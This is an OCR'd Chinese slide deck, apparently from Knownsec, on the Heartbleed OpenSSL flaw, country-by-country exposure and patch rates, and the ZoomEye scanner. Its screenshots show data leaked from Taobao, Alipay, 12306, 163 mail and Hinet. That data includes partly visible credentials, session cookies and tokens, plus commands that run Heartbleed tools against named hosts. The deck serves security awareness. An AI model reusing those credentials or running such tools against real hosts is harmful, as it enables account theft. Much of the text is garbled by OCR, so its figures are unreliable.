一洞观全球



通过心脏出血漏洞修复速度反映各国网络战的防御能力



1 漏洞说明

2 漏洞影响态势

3 漏洞修复态势

4 ZoomEye平台架构



1 漏洞说明

历史上第一个上央视的漏洞



历史上第一个上央视的漏洞





漏洞

SSL,全称Secure Socket Layer,用以保障在Internet上数据传输之安全,利用数据加密技术,确保数据在网络上之传输过程中不会被截取及窃听。

互联网上多数SSL加密都使用名为OpenSSL的开源软件包。由于OpenSSL的源代码中存在一个漏洞,可以让攻击者获得服务器上64K内存中的数据内容。这部分数据中,可能存有安全证书、用户名与密码、聊天工具的消息、电子邮件以及重要的商业文档等数据



漏洞

因为该漏洞的危害巨大,影响面很广,非常严重, 犹如广大用户在互联网上的钥匙被偷窃,因此该漏洞被喻为"心脏出血"漏洞。

















漏洞

受影响服务:

443端口 HTTPS服务

465端口 SMTP(SSL)服务

993端口 IMAP4(SSL)服务

995端口 POP3(SSL)服务

1194端口 VPN服务

KNOWNSEC 知道安全

淘宝

```
21c0: 37 25 32 46 37 62 78 25 32 42 37 48 38 37 71 37
                                                        7%2F7bx%2B7H87q7
21d0: 33 34 71 54 72 74 4F 53 69 25 32 42 76 47 76 37
                                                        34qTrtOSi%2BvGv7
21e0: 4F 61 6E 36 76 36 68 37 36 7A 30 76 65 58 75 75
                                                        Oan6v6h76z0veXuu
21f0: 50 7A 71 71 76 50 75 72 66 25 32 42 68 35 61 54
                                                        PzggvPurf%2Bh5aT
2200: 68 39 4c 25 32 46 6p 25 32 42 61 58 39 25 32 46
                                                        h9L%2Fm%2BaX9%2F
2210: 4C 62 6B 75 76 36 25 32 46 25 32 42 65 71 68 25
                                                        Lbkuv6%2F%2Begh%
                                                        2B0%2By8fGv9bP2q
2220: 32 42 4F 25 32 42 79 38 66 47 76 39 62 50 32 71
2230: 25 32 42 62 31 76 75 66 77 72 75 72 71 74 4F 61
                                                        %2Bb1vufwrurqt0a
2240: 6E 25 32 46 71 4C 37 37 4C 6E 25 32 46 39 62 54
                                                        n%2FqL77Ln%2F9bT
2250: 35 37 4C 50 39 76 75 65 6E 25 32 46 25 32 46 53
                                                        57LP9vuen%2F%2FS
2260: 69 35 50 65 33 37 76 4F 77 34 62 25 32 46 37 75
                                                        i5Pe37vow4b%2F7u
2270: 76 37 72 30 51 25 33 44 25 33 44 26 54 50 4C 5F
                                                        v7r00%3D%3D&TPL_
                                                        username=bradeca
2280: 75 73 65 72 6E 61 6D 65 3D 62 72 61 64 65 63 61
                                                        odTPL_password=
2290: 6F 26 54 50 4C 5F 70 61 73 73 77 6F 72 64 3D 36
     33 36 30 37 39 35 6D 65 6E 67 63 61 6F 26 54 50
                                                                    &TP
22b0: 4C 5F 63 68 65 63 6B 63 6F 64 65 3D 6B 75 34 62
                                                        L_checkcode=ku4b
```



淘宝

```
39
                                                          to%3D0: l=%E5%B9
                               60
                     37 25 41 36 25 38
                                                         %B8%E7%A6%8F%E8%
                                        46 25 45 38
                                                     25
                                                 25 45
0660:
                        45
                           35 25 41
                                     45 25 39 44
                                                         9B%87%E5%AE%9D%E
                      25
     35 25 41 45 25
                     39
                            38 3A
                                     31 33 39 36 35
                                                     33
                                                          5%AE%9D8::139653
                         44
                                  3 A
0680:
         31 35 30
                  37
                            3A
                              3A
                                  31
                                        3B 20 6D 74
                                                     3 D
                                                         0150727::11; mt=
                         37
0690:
         70 3D 30
                  26
                      63
                         69
                            3D 35
                                  5F
                                        26
                                           63 79 6B
                                                     3 D
                                                         cp=0&ci=5 1&cvk=
                                                         1 1; lzstat uv=2
                               74 61
                                              76 3D
                                                     32
     34 30 35 39
                               39
                                              35 36
                                                     33
                                                         4059852792251563
                                        40
                                  38
                                     34
                                                     35
                                                         240 | 1813 784@3225
                     38
                               37
                     63
                           6F
                               6B
                                  69
                                        32 3D 35 32
                                                     35
                                                         715; cookie. = 525
                  20
                         6F
                                           64 39 64
                                                     62
06e0: 64 62 37 38 62
                           63
                               65
                                  37
                                                         db78b1bce778d9db
06f0: 34 64 31 36
                  64
                     62
                        39
                            31
                               61
                                  61
                                     32 63
                                           33 3B 20
                                                          4d16db91aa2c3; u
0700:
                  6F
                     6F 6B
                           69
                               65
                                  31
                                     34 3D 55 6F 4C 56
                                                         c1=cookie14=UoLV
                     4D 45
                                        33 44 25
        79 76 61 5A
                               56 51
                                                     44
                                                          YvvaZMErV0%3D%3D
        20 76 3D 30
                     3B
                        20
                            5F 74 62
                                     5F 74 6F 6B 65
                                                     6E
                                                          : v=0: tb token
                                     52 66 49 59 0D
                         4B
                           65
                               66
                                                     OA
                                                          =P6wqKef4RfIY...
0740: 0D 0A 7D F1
                      29
                         96
                           36
                               16 DB
                                     27 16 F1 AF A4
                                                     0F
                                                                .6......
                               5F 31
                                     26
                                                             .3#=0 1&cyk=0
                     23
                        3D 30
                                              6B 3D
        30 3B 20
                                                             cc =Vq81%2B
0760: 5F
                        63
                            5F 3D 56
                                           6C 25 32
                                                          KCLiw%3D%3D; tg=
                        33
                            44 25 33 44 3B
                                           20
                                                     3 D
                                  6D 66 43 33
                        3 D
                            6B
                               57
                                                     6F
                                                          0: cna=kWmfC3duo
                                  6B
                                     58
                                           46 52 47
                     37
                        52
                            62 33
                                        30
                                                     3 B
                                                         v0CAd7Rb3kX0FRG;
                  45 35
                         25
                                  25
                                     39
                                                           1=%E5%B7%9D%E5%
                                     30
                                           38 44 25 45
                                                         8C%97%E5%90%8D%E
                                  31
                                                     30
                                                          5%8C%BB::1396940
                  38
                     34 3A
                                  31
                                     3B
                                        20 75 63 33
                                                     3 D
                                                         025184::11: uc3=
                  26
                                  26
                                     6C 67 32 3D 3B
                     69 64
                           32
                               3 D
                                                         nk2=&id2=&lg2=;
07f0: 61 6C 69 5F 61
                     62 3D 32 32 32 2E 32 30 39 2E 31
                                                          ali ab=222.209.1
0800: 31 31 2E 31 32 31 2E 31 33 39 34 31 35 38 35 39
                                                         11,121,139415859
0810: 36 39 38 36 2E 31 3B 20 5F 5F 75 74
                                           6D
                                                         6986.1:
                                                                    utma=1
```



支付宝

```
alipay$ ./poc;./poc2
{"id":0, "memo":"操作成功", "result": {"bindCard":false, "currentProductVersion": "8.0.0
.0110", "customerType": "2", "existNewVersion": "0", "extResAttrs": {}, "extern_token":
                                      ',"headImg":"https://tfsimg.alipay.com/images/p
                     XXXXX","isCertified":"Y","loginId":"
                                                                             om","login
ServerTime": "2014-
                                  ', 'loginToken'' "
                                            ","resultStatus":1000,"sessionId":"
memo":"操作成功。","mobileNo":"
                                   ,"userId":"
                                                               ","userName":"
relessUser":false}, "resultStatus":1000}
{"id":0, "memo":"操作成功", "result": {"accountHomeAsset": {"freezed":false, "hidden":fa
lse, "mark": false, "opText": "0.75元" }, "bankHomeAsset": {"bankCardCount": , "freezed": fa
lse, "hidden": false, "mark": false, "opText": "共 张 "}, "bollywoodHomeAsset": {"freezed"
:false, "hidden":true, "mark":false}, "charityHomeAsset":{ "freezed":false, "hidden":fal
se, "mark": false}, "fixedHomeAsset": {"freezed": false, "hasSignedFixed": false, "hidden":
true, "mark": false}, "fundHomeAsset": {"freezed": false, "hasFundAccount": true, "hidden":
false, "mark": true, "opText": "昨日收益:
                                            元"},"pcreditHomeAsset":{"freezed":false,
```



12306铁道购票系统

547&userDTO.pass user name= 325&confirmPa word=zhad ssWord=zha 325&userDT O.IVR_passwd= &confirmlvr_pwd &userDTO.pwd_question=您的 大学校名是? &otherpasswordQuestion=&userDTO.pw d answer=北京吉利大学 ^E^E^E^E^E04975000410177501183 031550042&train_location=B2&_json_att =&REPEAT_SUBMIT_TOKEN=1e23ac3f d0630836c67aad1dde869ca7





```
awêòô!b<8f>A]>&<92>^A'<9c>×7<91>n: form-data; name="version"^M
               -----7da2137580612--^M
 <81>K°6ĐÞóö<5<89><9c>xW^_^BÌÎntent-Disposition: form-data; nam
396957268^M
                        ----7da2137580612^M
Content-Disposition: form-data; name="pos"^M
^M
                        ----7da2137580612--^M
D^Yx^?Ö¿0øë^\<81>|f^0Ã<91>Ë<9b>À-----7da2137580612^M
ontent-Disposition: form-data; name="social"^M
              -----7da2137580612^M
ontent-Disposition: form-data; name="loctype"^M
^M
                       ----7da2137580612^M
Content-Disposition: form-data; name="agerange"^M
^M
           -----7da2137580612^M
Content-Disposition: form-data; name="activetime"^M
5^M
                           -7da2137580612^M
Content-Disposition: form-data; name="lng"^M
107 55/1336AM
```

----/da213/580612---M

163邮箱

```
./heartbleeder upload.client.163.com
zdzb2013qiu@163.com"], "custom-folders":[{"count":0, "account": "rczzdzb2013qiu@163.com")], "os-version":"4.0.
-id":"a1000033daf59f8@00:1a:98:4f:74:cf","notify-folders":[("count":1,"account":"rczzdzb2013giu@163.com")]
JoR/W/ Crfh8 zAn*UDDbft@Y3xIpPc,LG&ZK nioWD>di(9.Kwyd)Ulc'+h%gwPjb' CYv(@U )HxlGrYtSA30u34NT.5Int":1, "accou
nt":"gltw2012@163.com"), ("count":1, "account":"gltw10@163.com")], "brand": "samsung", "not-disturb-on":false)W
26.com")], "voice-on":true, "shake-on":true, "app-version": "2.2.1", "custom-folders":[["count":1, "account":"jit
ousja@126.com")], "allow-new-mail-notification":[{"count":1, "account":"jiuzhousja@126.com"}], "brand":"HUAWE:
%+m[JYRVz(uFY&ln(lf:t#Eom.OoXMe(\[V:a d'O< x@p#nRUE"|z*YqqWoGB@KMZGrq-EslGTBC0[v'8$3[T J-<~b@--yay-DQvobbI
\OJ@h,!ETiyD76"Pq]=@ Y e!VfWz)i(B,bMKFO.%@tT9 ]CYb @=FC8Unb@FGm]D7[yHyOJyqO;H;xuo)U.5Ffdms-tBnm(8;< 8bz.be
rGGs#pQ^[dMRWQ]PcD9Z"x,xG51N8;-OkX)ZS<[@#csi ]0/C!7#q|w~^>k[8
]], "os-version": "4.1.2", "allow-new-mail-notification": [("count":1, "account": "zane606@163.com")], "brand": ":
.com")], "voice-on":true, "shake-on":true, "app-version": "2.2.3") #e<[Ld]@--69e0x7NWjZ2tF01R5JaW566dJb3jDsxxM-
.2.3")D<j@--eVgmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1, "account": "meeustb@163.com"), ("count":1, "account":
disturb-on":false)M\3S4K(Q(n":"2.2.3")&eqh1@"[JC2xjdtHyPz\4&f.dEpvj&'yX+O#B\fkOv]S&\=YtnIZ`1J?FA;jWX@e]giK
fudvjia 515@163.com")], "voice-on":true, "shake-on":true, "app-version": "2.1.3", "use-web-signature":0, "custom-
ication":[{"count":2, "account": "judyjia 515@163.com")], "allow-new-mail-notification":1, "brand": "samsung", "
D<10-eVgmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1, "account": "meeustb@163.com"), ("count":1, "account"
rb-on":false)M\3S4K(O(n":"2.2.3")&egh1@"|JC2x|dtHvPz\4&f.dEpv|&'vX+O#B\fkOv|S&\=YtnIZ'1J?FA:1WX@e|g1K5'#09
```



网神VPN

0250:	6C	3A	20	6E	6F	2D	63	61	63	68	65	0D	0A	43	6F	6F	l: no-cacheCoo
0260:	6B	69	65	ЗА	20	52	6F	бE	65	55	73	65	72	4E	61	6D	kie: RoneUserNam
0270:	65	3D	79	6F	75	78	67	3B	20	4A	53	45	53	53	49	4F	e=youxg; JSESSIO
0280:	4E	49	44	3D	30	30	30	30	67	66	55	4F	48	54	30	78	NID=0000gfUOHT0x
0290:	35	69	34	32	51	59	4F	38	бE	77	64	67	64	31	54	ЗА	5i42QYO8nwdgd1T:
02a0:	31	35	6B	36	75	6C	67	6C	69	3B	20	52	4F	4C	54	50	15k6ulgli; ROLTP
02b0:																	AToken=PExUUEFUb
02c0:																	2tlbj48bmFtZT55b
02d0:																	3V4ZzwvbmFtZT48c
02e0:																	3lzaWQ+Mzwvc3lza
02f0:																	WQ+PHBlcnNvbnV1a
0300:																	WQ+MDAwMDAwMDAwM
0310:										- 100							DAWMDAWMDAWM
0320:																	DAWMDAWMDAYMDk8L
0330:																	3BlcnNvbnV1aWQ+P
0340:																	G5vZGU+UjFGcmFtZ
0350:																	Xdvcms0LjEuMDwvb
0360:																	m9kZT48L0xUUEFUb
0370:																	2tlbj4=iR
0380:																	S+.\$jlD
0390:																	AWMDAWMDAYMDk8L3
03a0:																	BlcnNvbnV1aWQ+PG

中华电信hinet邮箱

1	用户名	密码
2963	jaki.cpu	al 20 7
2964	jamehou	ir # 3 3
2965	james 45. lee	a 6:4:05
2966	james. bk3689	ELAA L. I
2967	james. frun	j: 9300 91
2968	james.lorenz	54 75582
2969	jameswa	i i i i
2970	jamin.nee	i 12 0 h
2971	jan1121	30.30
2972	jan97322	2 u kertex
2973	jane. kelly	€ 10 4
2974	janelee.puzco	g I t o n
2975	janelu	mer n
2976	jane. one	m r n 5 5 5 5 5 5 6 6 6 6 6 6 6 6 6 6 6 6 6 6
2977	janes. judy	W r 7 7
2978	janet104	2 g a d
2979	janet99.lu	2 g a d. 9 0 1
2980	janet. jaja	g a et ar 56
2981	janewei	J H S 1
2982	janeyiru	ei 1.5
2983	jang. dt	Of cell nin
	jang. hsin	2.7.1
	jangshin	9: 3: 4: 6
	jang. yi cheng	9.8.4.6 5.6.8
	janice, t48	5 E O
	jan. minj	a Colored



BUDGET VM


```
10977
       Referer: https://master.scalabledns.com/home.php
       Accept-Encoding: gzip, deflate, sdch
10978
       Accept-Language: zh-CN,zh;g=0.8
10979
       Cookie: PHPSESSID=g7b91ojstf31f97jp8g01hc5kb6lc5a1; passone=%2BHQaJjoXL0
10980
       passtwo=QgcdUDIIeziwOND%2FRigpkCqu
       AlexaToolbar-ALX_NS_PH: AlexaToolbar/alxg-3.2
10981
10982
10983
       1fbE1CAN i@DC4hRSAl4b^}SOHOACKBENBENBENBENBENBENBENBENMgCvc69CJUIhs;
10984
       AlexaToolbar-ALX_NS_PH: AlexaToolbar/alxg-3.2
10985
       act=login&Submit=1&username=vmuser13877&password=%24y %25etaFTB
10986
       EOT EOT 92TxiHVUQq4CngEHan5rT2esiYxzdrqT4qUBj3rf83bH8bpU6Xe%2FUYyYPjoB97vp
       hZgfbJRyQrQ21j0Ep5coxyf4Q0SBuAlNjGJMpviyh4GBhEF2H9lUXYi%2
       Fy4HXjZ8QXoo9Q6zQxpM2h7%2FNBruk1UV4fYF0l8TPCoSWdqr%2FiF6G4q0cwByidMRz9pw
       Connection: keep-alive
10987
       Pragma: no-cache
10988
10989
       Cache-Control: no-cache
```



2 漏洞影响态势




全球态势








全球可打击对象暴露面TOP35



美国	838 <i>5</i> 26
德国	309303
越南	170235
英国	136075
荷兰	84627
法国	71975
日本	67458
俄罗斯	60629
加拿大	60608
台湾	<i>5</i> 877 <i>0</i>
澳大利亚	48012
意大利	45247
瑞士	31814
波兰	27975
西班牙	27159
中国	26621
捷克	24259
新加坡	21408



中国周边和欧美20个地区可打击暴露面



美国	838526
德国	309303
越南	170235
英国	136075
法国	71975
日本	67458
俄罗斯	60629
加拿大	60608
台湾	<i>5</i> 877 <i>0</i>
澳大利亚	48012
中国	26621
新加坡	21408
巴西	19545
韩国	14965
乌克兰	12207
香港	10358
印度	10193
印尼	4325
马来西亚	4081
菲律宾	1715









思考

中国在网络空间上的重要资产数量,远低于其他国家,重要信息系统不发达,与国际地位不相符合。


国家需要大力发展信息网络时代的基础建设

数据显示,美国占全球34%,中国仅占1%



3 漏洞修复态势

一个星期内全球修复趋势图



受影响的HTTPS、邮件系统等协议端口,一周的修复趋势



中国周边和欧美20个国家修复率

国家	第一天	第三天	修复率
新加坡	21408	9173	<i>5</i> 7%
美国	838 <i>5</i> 26	429473	49%
澳大利亚	48012	25940	46%
法国	71975	39607	45%
越南	170235	97732	43%
英国	136075	79152	42%
加拿大	60608	36363	40%
德国	309303	199831	<i>35</i> %
日本	67458	<i>455</i> 47	32%
马来西亚	4081	<i>30</i> 78	2 <i>5</i> %
印尼	4325	3309	23%
巴西	19545	15089	23%
香港	10358	8182	21%
乌克兰	12207	9862	19%
印度	10193	8306	19%
中国	26621	21794	18%
菲律宾	1715	1426	17%
俄罗斯	60629	50770	16%
韩国	14965	13791	8%
台湾	<i>5</i> 877 <i>0</i>	55064	6%
全球	2433 <i>550</i>	1468022	40%



一个星期内全球修复趋势图

将第一天与第三天的受漏洞影响数量相比较全球平均修复率40%

新加坡 57%

中国

18%

美国

49%

韩国

8%

越南

43%


台湾

6%

中国全球排名102



三天内,周边和欧美20个国家修复率



TIPS:第一天修复最快的信息系统

美国

```
M照明(lexington power&light)
         (electricity monitors)
         阳服务公司(balch)
           Timms)
       稣和销售商公司(Jacobs)
     共商(fiberguide)
电信解决方案提供商(personaloffice)
电信业务提供商(INFOSTRUCTURE)
长途电话和电信网络运营商(i2Gemini)
```



TIPS:第一天修复最快的信息系统

台湾

高雄市政府教育技大学网络认证系统高雄市立被蟾蜍教育教家学网络认证系统教育機構的遗憾和数数常的不会统建国科技大学VPN系统中華電信的國立的雲鐵粉外N系统中華電信的中性概算如外服務



TIPS:第一天修复最快的信息系统

日本

衆議院議員本sunoco石油公司 独立行政法本k海由技术安全解放工業公司 自民党-京都府支部联合公司(从事电气通信等工事) 航海训练独占赛马会

大東銀行筑波大学 日本注册**发**饭灯物会 山梨大学 横浜国立大学









思考

中国在抵御重要网络威胁、应急重要网络事件时,速度远远落后于其他国家。

危害如此大的漏洞,美国在第三天的修复率高达49%,而中国的修复率仅仅18%。如果未来发生国家级别的网络战,中国现有的网络安全思维和安全防御能力,如何应对?



思考

重要信息系统欠发达

重视信息时代的网络建设

加快网络基础设施建设

提升网络信息化的利用程度

网络安全防御能力很弱

重视网络安全,提高安全意识

提升应急响应能力


提高整体安全防御能力



4 ZoomEye平台架构



基础平台



ZoomEye







组件指纹识别引擎

Wmap/Xmap

识别网络设备厂商和型号

- 交换机
- 路由器
- 摄像头
- 平板电脑
- 工控设备
- 核工业设备
- • • • •




组件指纹识别引擎 Wmap/Xmap


识别WEB服务组件

	浏览器: Firefox/IE/Chrome
Wel	前端框架: jQuery/Bootstrap/HTML5框架
上标	Web应用: BBS/CMS/BLOG
	Web开发框架: Django/Rails/ThinkPHP
或扩展	Web服务端语言: PHP/ASP/.NET
展	Web容器: Apache/IIS/Nginx
	存储:数据库存储/内存存储/文件存储
	操作系统: Linux/Windows


组件指纹识别引擎 Wmap/Xmap



调度框架 Lucifer



调度框架 Lucifer



